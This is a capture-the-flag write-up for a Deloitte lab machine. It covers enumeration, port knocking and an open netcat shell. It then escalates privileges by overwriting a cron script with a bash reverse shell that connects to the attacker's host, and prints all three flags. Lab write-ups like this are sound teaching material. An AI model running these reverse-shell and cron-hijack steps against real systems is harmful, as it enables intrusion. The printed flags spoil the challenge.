# Knock knock - knocking on shuttle’s door

Space Race (Deloitte CTF)

By p4cm4n
Team – CTF Killers

Hello guys! Today we are going to solve Knock Knock – Knocking on the shuttle's door CTF challenge presented by Deloitte. It is a boot2root machine that means we need to get root in order get all the flags. To access this CTF you need to register for Deloitte CTF on https://hackyholidays.io/ .

# What we know!

- IP Address of the machine: 10.6.0.2
- OPEN VPN file to connect to the machine.
- ChallengeWordlist.txt - A wordlist for brute forcing attacks.

By the name of the challenge (Knock knock) maybe port knocking is enabled that means we need to connect to different ports in a sequence to open a new port on the machine.


# Connecting to machine

First, download the OpenVPN configuration file from the challenge page.

To connect to the VPN

```
sudo openvpn /path-to-file/downloaded-key.ovpn
```

If OpenVPN client not installed follow https://openvpn.net/download-open-vpn/




```
2021-07-06 20:53:34 TCP_CLIENT link local: (not bound)
2021-07-06 20:53:34 TCP_CLIENT link remote: [AF_INET]136.243.68.77:13972
2021-07-06 20:53:35 TLS: Initial packet from [AF_INET]136.243.68.77:13972, sid=1fa275cd 5c401692
2021-07-06 20:53:35 VERIFY OK: depth=1, CN=user-vpn.hackazon.org
2021-07-06 20:53:35 VERIFY KU OK
2021-07-06 20:53:35 Validating certificate extended key usage
2021-07-06 20:53:35 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2021-07-06 20:53:35 VERIFY EKU OK
2021-07-06 20:53:35 VERIFY OK: depth=0, CN=user-vpn.hackazon.org
2021-07-06 20:53:36 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 2048 bit RSA
2021-07-06 20:53:36 [user-vpn.hackazon.org] Peer Connection Initiated with [AF_INET]136.243.68.77:13972
2021-07-06 20:53:37 SENT CONTROL [user-vpn.hackazon.org]: 'PUSH_REQUEST' (status=1)
2021-07-06 20:53:37 PUSH: Received control message: 'PUSH_REPLY,route-gateway 10.6.0.1,ping 10,ping-restart 60,ifconf
ig 10.6.0.100 255.255.255.0,peer-id 0,cipher AES-256-GCM'
2021-07-06 20:53:37 OPTIONS IMPORT: timers and/or timeouts modified
2021-07-06 20:53:37 OPTIONS IMPORT: --ifconfig/up options modified
2021-07-06 20:53:37 OPTIONS IMPORT: route-related options modified
2021-07-06 20:53:37 OPTIONS IMPORT: peer-id set
2021-07-06 20:53:37 OPTIONS IMPORT: adjusting link_mtu to 1658
2021-07-06 20:53:37 OPTIONS IMPORT: data channel crypto options modified
2021-07-06 20:53:37 Data Channel: using negotiated cipher 'AES-256-GCM'
2021-07-06 20:53:37 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-07-06 20:53:37 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-07-06 20:53:37 TUN/TAP device tap0 opened
2021-07-06 20:53:37 net_iface_mtu_set: mtu 1500 for tap0
2021-07-06 20:53:37 net_iface_up: set tap0 up
2021-07-06 20:53:37 net_addr_v4_add: 10.6.0.100/24 dev tap0
2021-07-06 20:53:37 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to preve
nt this
2021-07-06 20:53:37 Initialization Sequence Completed
▯
```

Done……….

# Enumeration

Let’s start with scanning the target using nmap to see open ports on the target.

```
nmap -A 10.6.0.2
```




```
┌──(blinky㉿PacMan)-[~]
└─$ nmap -A 10.6.0.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-06 20:54 IST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.15% done; ETC: 20:54 (0:00:22 remaining)
Nmap scan report for 10.6.0.2
Host is up (0.35s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.37 seconds
```

Nmap scan reveals port 80 (http) is open.


While browsing the website I didn’t found anything. Let us brute force the directories using gobuster and the wordlist we got for the challenge (ChallengeWordlist.txt).

```
gobuster dir -u http://10.6.0.2/ -w ~/knock_knock/ChallengeWordlist.txt -t 200
```



```
┌──(blinky㉿PacMan)-[~]
└─$ gobuster dir -u http://10.6.0.2/ -w ~/knock_knock/ChallengeWordlist.txt -t 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.6.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /home/blinky/knock_knock/ChallengeWordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/06 20:57:18 Starting gobuster in directory enumeration mode
===============================================================
/WhoIsThere           (Status: 301) [Size: 309] [--> http://10.6.0.2/WhoIsThere/]

===============================================================
2021/07/06 20:57:25 Finished
===============================================================
```

Navigating to WhoIsThere directory we found a file named *opensesame* with port knocking sequence.



```
It would be a tcp syn to knock on the doors of air locks:
1337
68
61
78
```

First flag is the port knocking sequence. We got our first flag.


**Flag 1: ctf{1337,68,61,78}**

Knocking the port in the given sequence using knock command.

```
sudo knock 10.6.0.2 1337 68 61 78
```

Scanning the machine using Nmap to check for any new open port.


```
nmap -A 10.6.0.2
```



```
Connect Scan Timing: About 38.94% done; ETC: 21:12 (0:00:31 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.58% done; ETC: 21:12 (0:00:29 remaining)
Nmap scan report for 10.6.0.2
Host is up (0.70s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2021/tcp open  servexec

Nmap done: 1 IP address (1 host up) scanned in 64.40 seconds
```

Above nmap scan shows a new port 2021 is open. Connecting to the port using net cat and executing ls command confirms that it is a Linux shell. Now, we use cat command to read the second flag.txt.

```
nc 10.6.0.2 2021
```



```
┌──(blinky㉿PacMan)-[~/knock_knock]
└─$ nc 10.6.0.2 2021
ls
flag.txt
cat flag.txt
ctf{we_have_lift_off}
```


We got our second flag.

**Flag 2: ctf{we_have_lift_off}**

# Privilege Escalation


First, let us upgrade our shell to an interactive tty shell using python.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```




```
python3 -c 'import pty; pty.spawn("/bin/bash")'
spaceotter@754d1647891f:/tmp$ ls
ls
apache-stdout---supervisor-z6m6v9n6.log
cron-stderr---supervisor-hvs4y1p_.log
cron-stdout---supervisor-2y433gpr.log
knockd-stderr---supervisor-t2qev0bl.log
```

Let us check the common privilege escalation points like sudo, crontab, SUID etc. While checking the */etc/cron.d* I found a *CronJob* for safetyCheck.sh in */opt* directory.



```
spaceotter@754d1647891f:/tmp$ ls /etc/cron.d
ls /etc/cron.d
cronJob  e2scrub_all
spaceotter@754d1647891f:/tmp$ ls -l /etc/cron.d
ls -l /etc/cron.d
total 8
-rwxr--r-- 1 root root 105 Jun 29 09:29 cronJob
-rw-r--r-- 1 root root 201 Feb 14  2020 e2scrub_all
spaceotter@754d1647891f:/tmp$ cat /etc/cron.d/cronJob
cat /etc/cron.d/cronJob
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=control

* * * * * control /opt/safetyCheck.sh
```

Using cat command to see content of *safetyCheck.sh*




```
spaceotter@754d1647891f:/tmp$ cat /opt/safetyCheck.sh
cat /opt/safetyCheck.sh
#!/bin/bash

if [[ `tr -dc O <<<$(cat /dev/urandom | head -c 100) | wc -c` -lt 1 ]]
then
echo oxygen is starting to get low
else
echo oxygen is A okay
fi
spaceotter@754d1647891f:/tmp$
```

Rewriting the *safetyCheck.sh* file with a reverse bash shell.

```
echo -e "#!/bin/bash \n bash -i >& /dev/tcp/10.6.0.100/5555 0>&1" >
/opt/safetyCheck.sh
```

Listening for incoming connection from the target using net cat on port 5555.

```
nc -lvnp 5555
```



```
┌──(blinky㉿PacMan)-[~]
└─$ nc -lvnp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.6.0.2.
Ncat: Connection from 10.6.0.2:55082.
bash: cannot set terminal process group (53369): Inappropriate ioctl for device
bash: no job control in this shell
control@754d1647891f:~$ ls
ls
flag.txt
control@754d1647891f:~$ cat flag.txt
cat flag.txt
ctf{sudoToTheMoon}
control@754d1647891f:~$ 
```

As we can see in above screenshot, we got the reverse shell and was able to read the final flag.

**Flag 3: ctf{sudoToTheMoon}**